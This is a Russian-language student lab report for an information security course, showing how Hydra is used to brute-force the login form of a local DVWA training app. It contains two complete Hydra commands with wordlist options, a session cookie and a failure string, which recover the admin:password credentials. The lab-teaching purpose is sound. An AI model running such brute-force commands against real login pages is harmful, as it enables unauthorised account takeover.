Отчет по индивидуальному проекту 3

Дисциплина: Информационная безопасность

Хрусталев Влад Николаевич

Содержание

# 1 Цель работы

Освоение использования Hydra для перебора логинов и паролей.

# 2 Выполнение лабораторной работы

1. Первоначальный этап - создание файла passwords.txt для хранения паролей.




Рис. 1: Создание файла passwords.txt

1. Затем заполняю passwords.txt соответствующими данными.




Рис. 2: Содержание passwords.txt

1. Переключаю настройки безопасности в приложении DVWA.




Рис. 3: Изменение настроек безопасности в DVWA

1. Осуществляю анализ URL и кук для последующего тестирования брутфорса.




Рис. 4: Анализ URL и кук

1. Запускаю запрос для перебора паролей из passwords.txt для учетной записи admin. В результате успешно нахожу логин и пароль: admin:password.

hydra -l admin -P ~/passwords.txt 127.0.0.1 http-get-form "/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie\:PHPSESSID=25c69iu24q22euc6hjnj2m0sch;security=low:F=Username and/or password incorrect"




Рис. 5: Запрос для перебора паролей

1. Создаю файл usernames.txt для перебора логинов.



Рис. 6: Создание файла usernames.txt

1. Заполняю файл usernames.txt соответствующими данными.



Рис. 7: Содержание usernames.txt

1. Изменяю запрос, чтобы произвести перебор паролей и логинов из файлов passwords.txt и usernames.txt. В результате успешно нахожу логин и пароль: admin:password.

hydra -L ~/usernames.txt -P ~/passwords.txt 127.0.0.1 http-get-form "/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie\:PHPSESSID=25c69iu24q22euc6hjnj2m0sch;security=low:F=Username and/or password incorrect"




Рис. 8: Измененный запрос

# 3 Выводы

В результате выполнения лабораторной работы освоил использование Hydra для перебора логинов и паролей, отправляя соответствующие запросы.